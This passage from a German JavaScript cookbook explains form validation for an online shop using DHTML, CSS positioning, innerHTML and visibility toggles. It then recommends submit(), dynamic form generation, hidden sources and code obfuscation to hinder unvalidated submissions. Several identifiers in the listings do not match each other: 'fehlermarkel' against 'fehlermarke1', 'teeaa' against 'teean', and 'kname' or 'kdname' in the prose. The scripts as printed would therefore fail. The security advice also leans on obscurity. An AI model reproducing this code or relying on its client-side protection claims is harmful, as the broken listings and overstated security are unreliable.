Listing 354: Ein Online-Shop mit Fehleranzeige über DHTML (Forts.)

Von Zeile 2 bis Zeile 30 wird in dem Beispiel ein `<style>`-Container mit Style Sheets definiert. Style Sheets sind eine eigenständige Webtechnik, die sich seit (X)HTML 4.0 in (X)HTML verankern lässt und mit JavaScript verbunden werden kann. Style Sheets kann man sich als eine Art Analogon zu Formatvorlagen im Rahmen von Textverarbeitungen vorstellen. Der Einsatz dieser Technik im Rahmen einer Webseite kann hervorragend mit JavaScript gesteuert werden. Style Sheets sind keine eigene Sprache, sondern es gibt diverse Sprachen, mit denen Style Sheets erstellt werden können. Im WWW haben sich die so genannten **Cascading Style Sheets (CSS)** durchgesetzt, und der `<style>`-Container in Zeile 2 definiert genau solche CSS.

In diesem Beispiel gibt es fünf Style-Sheet-Regeln mit Positionsangaben. Dabei bezeichnen `.p0` bis `.p4` so genannte **CSS-Klassen**. Dies erkennen Sie an dem vorangestellten Punkt.

Eine der interessantesten Anwendungen von Style Sheets sind Positionierungsangaben beliebiger Elemente. Dies kann entweder mit relativen Positionsangaben oder über absolute Positionsangaben erfolgen. Für Letzteres gibt es die folgenden gemeinsam zu verwendenden Angaben:

```
position:absolute; left=[Position]; top=[Position];
```

Listing 355: Das Schema einer absoluten Positionierung

Damit können beliebige Elemente pixelgenau positioniert werden, und nahezu alle neuen Browser verstehen es.

Die Angabe `.p0 { position : absolute; top : 100px; left : -1000px; }` ist also genau so eine Positionierung (Zeile 4 bis 8). Ebenfalls alle vier folgenden CSS-Klassen.

Jetzt unterscheiden sich die Klassen `.p1` bis `.p4` massiv von der Klasse `.p0`. Beachten Sie die `left`-Angabe von `.p0`. Diese verwendet bei der Angabe für die linke Position ein Minuszeichen.

Das bedeutet eine Position links außerhalb des sichtbaren Anzeigebereichs des Browsers. Dieser so genannte Offscreen-Bereich dient dazu, bestimmte Elemente einer Webseite bereits zu laden, aber explizit vor den Blicken eines Anwenders zu verbergen. Wenn Sie ein Element nach links außen oder nach oben verschieben, zeigt der Webbrower auch keine (unerwünschten) Bildlaufleisten an. Die Klasse `.p0` spezifiziert also eine Position, auf der Fehlertexte zwischengelagert werden können, ohne dass ein Anwender sie bereits sieht. Für so eine unsichtbare Zwischenlagerung genügt eine einzige Positionsangabe, auf der sämtliche temporär unsichtbaren Elemente überlagert positioniert werden. Die Überlagerung stört nicht, da es ja nicht zu sehen ist.

Die eigentliche Verbindung zwischen einer CSS-Klasse und einem (X)HTML-Element erfolgt über die Erweiterung eines beliebigen (X)HTML-Container-Tags um den Parameter `class = "[Name der Klasse]"`.

Wenn man beliebigen Inhalt einer Webseite in einen Container einpacken will, bietet sich der ``-Container ideal an. Dieser zeichnet sich dadurch aus, dass er keinerlei (X)HTML-Eigenwirkung hat. Sie können ihn sich als eine Art Klarsichtshülle vorstellen, in die ein Teil der Webseite eingepackt wird. Die ausschließliche Bedeutung des ``-Containers ist, Angriffs-punkte für Fremdwirkungen wie Style Sheets bereitzustellen.

Beachten Sie die Zeilen 111 bis 113 (`Sie müssen einen Kundennamen eingeben.`). Das ist genau so ein ``-Container, der dem enthaltenen Text die CSS-Klasse `.p0` zuweist. Mit anderen Worten – dieser Text wird beim Laden der Webseite im Offscreen-Bereich versteckt. Das gilt ebenfalls für die nachfolgenden drei ``-Container.

Jetzt sollte Ihnen auffallen, dass die ``-Container jeweils noch einen weiteren Parameter enthalten. Den `id`-Parameter, der im Mittelpunkt der dynamischen Veränderung von Webseiten über JavaScript steht. Darüber kann JavaScript in den meisten Browsern ein Element in einer Webseite identifizieren. Über `[Name der Klasse].className` oder die Methode `getElementsByid()` haben Sie Zugang zu dem Wert eines `id`-Parameters.

Beim Zugriff aus JavaScript ist der Wert der Klasse dann ohne Punkt zu notieren. Die auch in den anderen Versionen des Online-Shops verwendeten Fehlerkontrollfunktionen nutzen genau diese Syntax. Nehmen wir als Beispiel die Funktion `kdnr()`:

```
43 function kdnr () {  
44     if(isNaN(document.shop.Kdnr.value) ||  
45         (document.shop.Kdnr.value<1000)) {  
46         m2.className = "p2";  
47         return false;  
48     }  
49     else{  
50         m2.className = "p0";  
51         return true;  
52     }  
53 }
```

Listing 356: Die Funktion `kdnr()`

458 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

Achtung

Der JavaScript-Zugriff über `className` auf diese Weise steht in der Netscape-/Mozilla-Welt sowie einigen Exoten und alten Browsern eingeschränkt oder gar nicht zur Verfügung. Allerdings ist es relativ einfach, mit `document.getElementById()` den Zugriff so umzubauen, dass er für diese Browser meistens auch funktioniert. Sie können etwa mit `document.getElementById("kdnr").className` auf die Stilklassen zugreifen.

Aber wenn Sie sowieso schon auf die ID eines Elements zugreifen, macht es viel mehr Sinn, auch die Formatierung über die ID selbst durchzuführen. Wir werden im nächsten Rezept darauf zurückgreifen und Sie finden dazu in *Kapitel 10 »DHTML«* weitere Rezepte.

In Zeile 46 wird dem Element `m2` die neue CSS-Klasse `.p2` zugewiesen. Das bedeutet, der ``-Container, der mit `id="m2"` gekennzeichnet ist (Zeile 114 bis 116 – `Sie müssen eine mindestens vierstellige numerische Kundennummer eingeben. `), wird im Fehlerfall auf die Position verschoben, die mit der Style-Sheet-Klasse `.p2` spezifiziert wird. Das bedeutet, er ist sichtbar.

In Zeile 50 erfolgt die Verschiebung in den Offscreen-Bereich, sofern kein Fehler vorliegt.

Die anderen Fehlerkontrollfunktionen arbeiten analog dazu.




Abbildung 184: Fehleranzeige mit der Positionierung der Fehlermeldungen über DHTML – so wie es sein sollte

Hinweis

Eine Positionierung mit Style Sheets erzwingt im Grunde immer, dass Sie dann das gesamte Layout mit Style Sheets unter Kontrolle halten. Sie können nicht sicher sein, ob die restlichen Layoutaktionen synchron laufen. Auf jeden Fall unterscheiden sie sich, wenn Browser unterschiedlich eingestellt sind.

Ein barrierefreies Plausibilisierungssystem mit DHTML-Unterstützung – Variante 2

Die zweite Variante unseres Plausibilisierungssystems mit Unterstützung von DHTML zum Anzeigen von Fehlermeldungen soll nun absolut konsequent mit CSS arbeiten und damit den Regeln des barrierefreien Webs genügen. Zudem ist das Layout damit viel flexibler.

Vor allem soll diese Variante aber die Anzeige der Fehlermeldungen mittels `innerHTML` und die Veränderung der Sichtbarkeit von Elementen der Webseite über das `style`-Objekt und dessen Eigenschaft `visibility` demonstrieren.

Wir werden in dem Beispiel mit einer externen JavaScript- und einer externen CSS-Datei arbeiten. Schauen wir uns nun zuerst die Webseite an.

Beispiel (`onlineshop6.html`):

```
01 <html>
02 <script language="JavaScript" src="onlineshop6.js"></script>
03 <link rel="stylesheet" href="onlineshop6.css" type="text/css" />
04 <body>
05 <form name="shop" action="bestellung.php" method="post"
06   onSubmit="return plausi()" onReset="abbruch()">
07   <div id="kunde">Kunde</div>
08   <div id="kundefeld"><input name="Kd" maxlength="40"></div>
09   <div id="fehlermarke1">*</div>
10   <div id="fehlermeldung1"></div>
11   <div id="kundennr">Kundennummer</div>
12   <div id="kundenrfeld"><input name="Kdnr" /></div>
13   <div id="fehlermarke2">*</div>
14   <div id="fehlermeldung2"></div>
15   <div id="tee">Tee</div>
16   <div id="teefeld">
17     <input type="Checkbox" name="tee" value="Tee" /></div>
18   <div id="teemenge">Menge</div>
19   <div id="teeanzahl"><input name="teeanz" value=0 /></div>
20   <div id="fehlermarke3">*</div>
21   <div id="fehlermeldung3"></div>
22   <div id="kaffee">Kaffee</div>
23   <div id="kaffeefeld">
24     <input type="Checkbox" name="kaf" value="Kaffee" /></div>
25   <div id="kaffeemenge">Menge</div>
26   <div id="kaffeeanzahl"><input name="kafanz" value="0" /></div>
27   <div id="fehlermarke4">*</div>
28   <div id="fehlermeldung4"></div>
29   <div id="submit"><input type="Submit" value="Ok" /></div>
30   <div id="reset"><input type="reset" value="Abbruch" /></div>
31 </form>
32 </body>
33 </html>
```

Listing 357: Die reine Webseite

Hinweis

Die Verwendung von `innerHTML` und `innerText` gewinnt immer mehr an Bedeutung. Vor allem in Verbindung mit AJAX.

In Zeile 2 wird mit `<script language="JavaScript" src="onlineshop6.js"></script>` eine Referenz auf eine externe JavaScript-Datei mit Namen `onlineshop6.js` notiert.

In Zeile 3 finden Sie die Referenz auf die externe Style Sheet-Datei mit Namen `onlineshop6.css` (`<link rel="stylesheet" href="onlineshop6.css" type="text/css" />`).

Das nachfolgende Formular unterscheidet sich in der Funktion in keiner Weise von den bisherigen Varianten, außer dass die Trennlinie fehlt. Das Layout ist jedoch vollständig auf `<div>`-Container ausgerichtet. Wo bisher eine Tabellenzelle verwendet wurde, steht nun ein `<div>`-Container, der über eine ID eindeutig gekennzeichnet ist.

Hinweis

Diese ID wird sowohl zum Zugriff aus JavaScript per `getElementById()` der Schlüssel sein als auch für den Aufbau der CSS-Regeln.

Auffallen sollte Ihnen, dass wir in dem Beispiel nicht mehr mit Grafiken arbeiten, sondern statt einer Grafik einfach das Textzeichen * verwenden wollen, um bei Bedarf ein fehlerhaftes Feld anzuzeigen (zum Beispiel in Zeile 20 – `<div id="fehlermarke3">*</div>`). Der Container wird mit CSS formatiert und kann dann mit DHTML temporär sichtbar und unsichtbar gesetzt werden.

Im Bereich für die Fehlermeldungen selbst haben wir erst einmal keinen Fehlertext stehen (zum Beispiel in Zeile 21 – `<div id="fehlermeldung3"></div>`). Hier wird mit JavaScript und `innerHTML` bei Bedarf eine Meldung angezeigt.

Was Ihnen noch auffallen sollte ist, dass im `<form>`-Tag in Zeile 5 und 6 nun auch auf den Eventhandler `onReset` reagiert wird (`<form name="shop" action="bestellung.php" method="post" onSubmit="return plausi()" onReset="abbruch()"`). Die aufgerufene Funktion soll den optischen Ausgangszustand des Formulars wiederherstellen. Wir werden in der Folge im Fehlerfall Anzeigen in der Webseite verändern und damit werden diese dann wieder in den Defaultzustand versetzt.

Hinweis

Ohne die Formatierung und vor allem Positionierung der `<div>`-Container über Style Sheets sieht das Formular jetzt natürlich nicht sonderlich brauchbar aus.

The screenshot shows a Mozilla Firefox browser window displaying a simple HTML form. The form consists of several input fields and buttons. At the top, there's a navigation bar with links like 'Firefox Help', 'Firefox Support', 'Plug-in FAQ', and 'Order Information'. The main content area contains the following elements:

- A text input field labeled 'Kunde' with a red asterisk (*) indicating it's required.
- A text input field labeled 'Kundennummer' with a red asterisk (*) indicating it's required.
- A checkbox labeled 'Tee'.
- A text input field labeled 'Menge' containing the value '0'.
- A checkbox labeled 'Kaffee'.
- A text input field labeled 'Menge' containing the value '0'.
- At the bottom left, there are two buttons: 'Ok' and 'Abbruch'.
- At the very bottom, there's a button labeled 'Fertig'.

Abbildung 185: Das noch nicht über CSS formatierte Formular

Schauen wir uns nun die externe CSS-Datei *onlineshop6.css* an:

```
01 /* Universal-Selektor */  
02 * {  
03   font-size : 14px;  
04 }  
05 /* Kunde */  
06 #kunde {  
07   position : absolute;  
08   top : 80px;  
09   left : 20px;  
10 }  
11 #kundefeld {
```

Listing 358: Die CSS-Datei

```
12 position : absolute;
13 top : 80px;
14 left : 150px;
15 }
16 #fehlermarkel {
17 position : absolute;
18 top : 80px;
19 left : 10px;
20 visibility : hidden;
21 color : red;
22 font-size : 20px;
23 }
24 #fehlermeldung1 {
25 position : absolute;
26 top : 80px;
27 left : 320px;
28 background-color : red;
29 color : yellow;
30 font-size : 14px;
31 }
32 /* Kundennummer */
33 #kundennr {
34 position : absolute;
35 top : 110px;
36 left : 20px;
37 }
38 #kundennrfeld {
39 position : absolute;
40 top : 110px;
41 left : 150px;
42 }
43 #fehlermarke2 {
44 position : absolute;
45 top : 110px;
46 left : 10px;
47 visibility : hidden;
48 color : red;
49 font-size : 20px;
50 }
51 #fehlermeldung2 {
52 position : absolute;
53 top : 110px;
54 left : 320px;
55 background-color : red;
56 color : yellow;
57 font-size : 14px;
58 }
59 /* Tee */
60 #tee {
61 position : absolute;
62 top : 140px;
63 left : 20px;
```

```
64 }
65 #teefeld {
66   position : absolute;
67   top : 140px;
68   left : 80px;
69 }
70 #teemenge {
71   position : absolute;
72   top : 140px;
73   left : 100px;
74 }
75 #teeanzahl {
76   position : absolute;
77   top : 140px;
78   left : 150px;
79 }
80 #fehlermarke3 {
81   position : absolute;
82   top : 140px;
83   left : 10px;
84   visibility : hidden;
85   color : red;
86   font-size : 20px;
87 }
88 #fehlermeldung3 {
89   position : absolute;
90   top : 140px;
91   left : 320px;
92   background-color : red;
93   color : yellow;
94   font-size : 14px;
95 }
96 /* Kaffee */
97 #kaffee {
98   position : absolute;
99   top : 170px;
100  left : 20px;
101 }
102 #kaffeedfeld {
103   position : absolute;
104   top : 170px;
105   left : 80px;
106 }
107 #kaffeemenge {
108   position : absolute;
109   top : 170px;
110   left : 100px;
111 }
112 #kaffeeanzahl {
113   position : absolute;
114   top : 170px;
115   left : 150px;
```

Listing 358: Die CSS-Datei (Forts.)

```

116 }
117 #fehlermarke4 {
118 position : absolute;
119 top : 170px;
120 left : 10px;
121 visibility : hidden;
122 color : red;
123 font-size : 20px;
124 }
125 #fehlermeldung4 {
126 position : absolute;
127 top : 170px;
128 left : 320px;
129 background-color : red;
130 color : yellow;
131 font-size : 14px;
132 }
133 /* Absendebutton */
134 #submit {
135 position : absolute;
136 top : 220px;
137 left : 100px;
138 }
139 /* Abbruchbutton*/
140 #reset {
141 position : absolute;
142 top : 220px;
143 left : 150px;
144 }

```

Listing 358: Die CSS-Datei (Forts.)

Die einzelnen Bereiche in der CSS-Datei sind mit Kommentaren versehen (`/* ... */`). Sie können so recht einfach sehen, welche Regeln zu welchem Bereich der Webseite gehören.

Über die Style-Sheet-Datei werden sämtliche Bestandteile der Webseite positioniert und teilweise auch formatiert. Dazu kommt der Selektor `#` für den Zugriff auf ein mit `id` in der Webseite gekennzeichnetes Element zum Einsatz.

Achtung

Die Positionierung jedes Elements einer Webseite ist allgemein recht mühsam (vor allem, wenn Sie das von Hand machen müssen). Aber wenn Sie sich wirklich zu einer Positionierung von Elementen in einer Webseite mittels Style Sheets entschließen, müssen Sie in der Regel alle Elemente so anpacken. Wenn Sie einzelne Elemente von der Positionierung her weiter dem normalen Anordnen durch den Browser überlassen, erhalten Sie ein kaum kontrollierbares Gemisch, das sich in verschiedenen Konstellationen extrem unterschiedlich verhalten kann. Sie tun sich keinen Gefallen damit.

In Zeile 1 bis 4 finden Sie einen Universal-Selektor, der die Schriftgröße in der gesamten Webseite auf 14 Pixel festlegt. Mehr legen wir hier in diesem speziellen Beispiel an globalen Regeln für die Webseite nicht fest.

Die einzelnen Elemente der Webseite werden allesamt mit `position : absolute;` sowie den Angaben `top` und `left` positioniert.

Alle <div>-Container, die im Fall eines Fehlers einen * als Fehlerzeichen anzeigen sollen, werden mit visibility : hidden; erst einmal unsichtbar gesetzt (z.B. in Zeile 20) und vor dem Bezeichner des jeweiligen Eingabefeldes positioniert. Die Farbe und die Schriftgröße des Fehlerzeichens * werden ebenso explizit festgelegt (etwa Zeile 21 zur Festlegung der Schriftfarbe Rot – color : red; – und Zeile 22 zur Festlegung der Schriftgröße auf 20 Pixel – font-size : 20px;).

Alle Fehlermeldungen selbst werden ebenfalls positioniert (hinter den jeweiligen Eingabefeldern) und mit einer spezifischen Hintergrund- und Vordergrundfarbe versehen (etwa in Zeile 28 – background-color : red; – und Zeile 29 – color : yellow;).

Schauen wir uns nun die externe JavaScript-Datei *onlineshop6.js* an:

```
01 function kdname(text) {
02     if(document.shop.Kd.value=="") {
03         document.getElementById("fehlermarkel").style.visibility
04             = "visible";
05         document.getElementById("fehlermeldung1").innerHTML
06             = text;
07         return false;
08     }
09     else{
10         document.getElementById("fehlermarkel").style.visibility
11             = "hidden";
12         document.getElementById("fehlermeldung1").innerHTML = "";
13         return true;
14     }
15 }
16 function kdnr (text) {
17     if(isNaN(document.shop.Kdnr.value) ||
18         (document.shop.Kdnr.value<1000)) {
19         document.getElementById("fehlermarke2").style.visibility
20             = "visible";
21         document.getElementById("fehlermeldung2").innerHTML
22             = text;
23         return false;
24     }
25     else{
26         document.getElementById("fehlermarke2").style.visibility
27             = "hidden";
28         document.getElementById("fehlermeldung2").innerHTML = "";
29         return true;
30     }
31 }
32 function teeaa (text) {
33     if(document.shop.tee.checked!=true) {
34         document.shop.teeanz.value=0;
35         document.getElementById("fehlermarke3").style.visibility
36             = "hidden";
37         document.getElementById("fehlermeldung3").innerHTML = "";
38         return true;
39     }
```

Listing 359: Die externe JavaScript-Datei

466 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

```
40    else{
41      if(!isNaN(document.shop.teeanz.value) &&
42          (document.shop.teeanz.value>0)){
43        document.getElementById("fehlermarke3").style.visibility
44        = "hidden";
45        document.getElementById("fehlermeldung3").innerHTML = "";
46        return true;
47      }
48      else{
49        document.shop.teeanz.value=0;
50      }
51    }
52    document.getElementById("fehlermarke3").style.visibility
53    = "visible";
54    document.getElementById("fehlermeldung3").innerHTML = text;
55    return false;
56  }
57  function kafan (text) {
58    if(document.shop.kaf.checked!=true)  {
59      document.shop.kafanz.value=0;
60      document.getElementById("fehlermarke4").style.visibility
61      = "hidden";
62      document.getElementById("fehlermeldung4").innerHTML = "";
63      return true;
64    }
65    else{
66      if(!isNaN(document.shop.kafanz.value) &&
67          (document.shop.kafanz.value>0)){
68        document.getElementById("fehlermarke4").style.visibility
69        = "hidden";
70        document.getElementById("fehlermeldung4").innerHTML = "";
71        return true;
72      }
73      else{
74        document.shop.kafanz.value=0;
75      }
76    }
77    document.getElementById("fehlermarke4").style.visibility
78    = "visible";
79    document.getElementById("fehlermeldung4").innerHTML = text;
80    return false;
81  }
82  function plausi() {
83    fehler = 0;
84    if (!kdname("Sie benötigen einen Kundennamen")) fehler++;
85    if (!kdnr("Sie benötigen eine Kundennummer")) fehler++;
86    if (!teean("Sie haben wohl was im Tee?")) fehler++;
87    if (!kafan("Wohl der Kaffee nicht bekommen, oder?")) fehler++;
88    if(fehler == 0) {
89      return true;
90    }
91  else {
```

Listing 359: Die externe JavaScript-Datei (Forts.)

```
92     return false;
93 }
94 }
95 function abbruch(){
96     document.getElementById("fehlermarkel").style.visibility
97     = "hidden";
98     document.getElementById("fehlermeldung1").innerHTML = "";
99     document.getElementById("fehlermarke2").style.visibility
100    = "hidden";
101    document.getElementById("fehlermeldung2").innerHTML = "";
102    document.getElementById("fehlermarke3").style.visibility
103    = "hidden";
104    document.getElementById("fehlermeldung3").innerHTML = "";
105    document.getElementById("fehlermarke4").style.visibility
106    = "hidden";
107    document.getElementById("fehlermeldung4").innerHTML = "";
108 }
```

Listing 359: Die externe JavaScript-Datei (Forts.)

Rein von der Funktionalität liefert die neue Variante des JavaScripts außer der Funktion abbruch() nicht Neues. Wenn Daten in dem Formular falsch oder unvollständig sind, wird der Versand abgebrochen.

Aber selbstverständlich muss diese Funktionalität andersartig implementiert werden, da wir sowohl ohne Grafiken arbeiten als auch im Bereich für die Fehlermeldungen selbst in der Webseite erst einmal keinen Fehlertext stehen haben.

Im Grunde müssen wir jedoch nur drei Änderungen genauer besprechen:

1. Jeder der Hilfsfunktionen zum individuellen Behandeln eines Fehlers wird ein spezifischer Fehler text als Parameter übergeben (z.B. in Zeile 84 – if (!kname("Sie benötigen einen Kundennamen")) fehler++);.
2. Der jeweilige Fehler text wird dann in jeder der Hilfsfunktionen mit innerHTML angezeigt. Zum Beispiel in Zeile 5 und 6 – document.getElementById("fehlermeldung1").innerHTML = text;.
3. Über document.getElementById(...).style.visibility wird die Sichtbarkeit der jeweiligen Fehlermarken (das Zeichen *) gesteuert. So in Zeile 60 und 61 mit document.getElementById("fehlermarke4").style.visibility = "hidden"; und in Zeile 68 und 69 mit document.getElementById("fehlermarke4").style.visibility = "hidden";.

Achtung

Wenn Sie auf eine ID mit getElementById() zugreifen und die ID ist in der Webseite nicht vorhanden, wird das möglicherweise dazu führen, dass das gesamte Skript abgebrochen wird.

Das ist zum Beispiel in unserem Fall unter Umständen fatal, weil dann fehlerhafte Formulardaten weggeschickt werden können (das Auffangen wird nicht funktionieren, weil die plausi()-Funktion nicht zu Ende ausgeführt wird).




Abbildung 186: Die mit innerHTML und style arbeitende Lösung bietet die meisten Möglichkeiten.

122 Wie kann ich sicherstellen, dass ein Formular nur plausibilisiert abgeschickt wird?

Sie sehen ein Glas mit 50 % Inhalt. Ist es für Sie halb voll oder halb leer? Wenn Sie Optimist sind, wird Ihnen das nachfolgende Rezept hier genügen. Sind Sie Pessimist, werden Ihnen die Eventualitäten ausreichen, um die ganze Konzeption einer sicheren Plausibilisierung mit JavaScript in Frage zu stellen.

In zahlreichen Quellen zu JavaScript wird auf die Nützlichkeit von JavaScript zur Plausibilisierung von Formularen hingewiesen⁸⁸ und dabei dennoch betont, dass man sich jedoch nicht auf die Plausibilisierung durch JavaScript verlassen kann.

Zwar gibt es nur noch wenige (antiquierte) Browser ohne JavaScript-Unterstützung, aber vor allem kann ein Besucher in seinem Browser die Unterstützung von JavaScript deaktivieren. Das bedeutet nach vielen Quellen mit anderen Worten – Sie können nicht sicherstellen, dass ein Formular bereits mit JavaScript plausibilisiert wurde, bevor es abgeschickt wird.

Das ist jedoch so nicht in der vollen Konsequenz richtig! Sie können (nahezu⁸⁹) sicherstellen, dass ein Formular bereits mit JavaScript plausibilisiert wurde, bevor es abgeschickt wird.

Zumindest können Sie eine ungeprüfte Absendung ziemlich erschweren und den meisten Anwendern unüberbrückbare Probleme in den Weg legen. Man muss es nur geschickt anstellen

88. Der Umfang der Rezepte in diesem Kapitel zeigt dies ja ebenfalls.

89. Wenn ein Besucher einer Webseite richtig Ahnung hat und sich Zeit nimmt, lässt sich das nachfolgend gezeigte System hacken. Ich gehe an den entsprechenden Stellen im Rezept auf diese Ansatzpunkte für das Hacken ein. Jedoch ist da echtes Hacking verlangt, und der normale Anwender wird das nicht bewerkstelligen (können). Das Rezept stellt also mit sehr hoher Wahrscheinlichkeit sicher, dass das Formular plausibilisiert wird.

und ist bei einer richtig sicheren Variante zudem auf die Unterstützung auf Serverseite angewiesen. Aber der Reihe nach. Sie müssen verschiedene Maßnahmen miteinander kombinieren.

Verwendung von submit()

Der erste Schritt ist, dass zur Gewährleistung einer Plausibilisierung eines Formulars mit JavaScript das Abschicken der Formulardaten nicht mit dem normalen `Submit`-Button erfolgen darf. Stattdessen sollte man die JavaScript-Funktion `submit()` verwenden.

Die Folge ist, dass der Anwender mit Ihrem Formular keine Formulardaten direkt verschicken kann, wenn keine JavaScript-Unterstützung vorhanden ist.

Ein Anwender muss bei der Verwendung des Formulars also zwingend eine solche Unterstützung bereitstellen, und dann greifen zwingend die Plausibilitäten des Formulars.

Hinweis

Das bremst natürlich keinen Profi aus – der schaut in den Quelltext, baut z.B. mit Copy & Paste ein etwas angepasstes eigenes Formular und schickt die Daten weg. Aber der normale Anwender würde nie auf so eine Idee kommen und zudem sind damit vermutlich 99 % aller Surfer im Web überfordert⁹⁰.

Dynamisches Erstellen des Webformulars beim Laden einer Webseite

Der zweite Schritt in Hinsicht auf die Erschwerung einer unplausibilisierten Absendung der Formulardaten ist das dynamische Schreiben des Webformulars beziehungsweise der gesamten Webseite mit JavaScript (per `document.write()`) oder dem Anzeigen von Teilen der Webseite mit `innerHTML`.

Wenn beim Laden einer Webseite kein JavaScript aktiviert ist, bekommt ein Anwender gar kein Formular oder nur eine unvollständige Webseite angezeigt. Verbinden Sie dieses dynamische Schreiben noch mit einer vorangestellten Weiche, um ihn bei fehlender JavaScript-Unterstützung zu einem Projekt ohne JavaScript umzuleiten, können Sie einen normalen Anwender leicht dazu zwingen, JavaScript zu aktivieren, um überhaupt ein Formular respektive die Webseite zu erhalten. Damit ist zumindest sichergestellt, dass beim Laden eines Formulars JavaScript aktiviert ist. Zugegebenermaßen verhindert das aber nicht, dass nach der Anzeige des Formulars JavaScript deaktiviert wird. Aber dann greift ja wieder Schritt 1.

Verbergen des JavaScript-Quelltextes

Sofern nun ein Anwender über ausreichend Kenntnis über das Internet, die Funktionsweise eines Browsers und vor allem JavaScript verfügt, wird er als ambitionierter Hacker versuchen, sich den Quelltext anzusehen. Diesen können Sie mit JavaScript zwar in einigen Browsern⁹¹ vor einer Anzeige schützen, aber dieser Schutz ist stark eingeschränkt, unzuverlässig und natürlich explizit nicht vorhanden, wenn JavaScript ausgeschaltet wird. Schaden kann ein solcher Schritt jedoch nicht.

Etwas besser ist die Verwendung von externen JavaScript-Dateien. Diese können zwar auch geladen und dann analysiert werden, aber es ist ein weiterer Schritt notwendig, und vielleicht

90. Leser dieses Codebooks natürlich nicht ;-).

91. Etwa dem Internet Explorer

haben Sie ja nicht nur einen der 99 % Laien, sondern auch einen Halbexperten an der Hackerfront, dem dieser im Grunde einfache Schritt gar nicht bekannt ist. Auf jeden Fall wird der Aufwand weiter erhöht⁹².

Verschleiern von Code

Die Sicherheit von Formularen wird auch dadurch erhöht, dass Sie möglichst kryptisch programmieren. Das machen einige Programmierer schon von Haus aus⁹³, aber Sie können das auch gezielt einsetzen, um einem Hacker die Analyse von Ihrem Quellcode zu erschweren.

Benutzen Sie zum Beispiel zwei Versionen für Ihr Webprojekt. Eine ist gut lesbar in der Version, in der Sie arbeiten. Eine zweite Version ist funktional identisch, nur sind sämtliche lesbaren Strukturen aufgehoben⁹⁴, alle Kommentare beseitigt, Bezeichner unverständlich etc. Sie sollten allerdings eine automatisierte Zerhackung des Codes mit einer Stapeldatei vornehmen, um sich bei einer Wartung das Leben nicht unnötig schwer zu machen.

Hinweis

Ich hoffe, Sie lachen nicht ob der Vorschläge, einen Code so unleserlich zu machen. Es gibt sogar sehr teure professionelle Tools, deren Aufgabe nichts weiter ist, als Code so zu zerhacken, dass er nicht mehr lesbar ist. Das ist nicht nur bei reinen Interpretetechniken der Fall, sondern auch bei Techniken wie .NET, in denen aus bereits (teil-)kompiliertem Code Rückschlüsse auf den Quellcode gezogen werden können.

Aber Sie können auch die Mathematik zu Hilfe nehmen, wenn Sie Ihren Code schützen wollen. Zum einen ist vielen Leuten Mathematik von Natur aus suspekt, aber bereits einfache zahlentheoretische Spielchen können einen Code schützen. Wenn Sie zum Beispiel eine externe JavaScript-Datei referenzieren, geben Sie deren Namen nicht direkt an, sondern berechnen den Namen, etwa so:

```

01 <html>
02 <script language="JavaScript">
03 <!--
04     a = 4;
05     a = 5 * ("1" + 111) + ++a + (a-- % 13);
06     document.write("<script src='e" + a + ".js'></script>");
07 //-->
08 </script>
09 <noscript>Sie brauchen JavaScript</noscript>
10 <body text="#000000" bgcolor="#FFFFFF" link="#FF0000" ↵
    alink="#FF0000" vlink="#FF0000">
11 </body>
12 </html>
```

Listing 360: Einbinden einer externen Datei, deren Name berechnet wird

In Zeile 5 wird der zentrale Teil des Namens der externen Datei berechnet. Ist Ihnen der Name klar? Falls nicht, sehen Sie den Erfolg so einer Maßnahme, die natürlich vielfach komplexer sein kann.

Allgemein setzt man berechnete Dateinamen oder auch Passwörter in vielen Situationen ein.

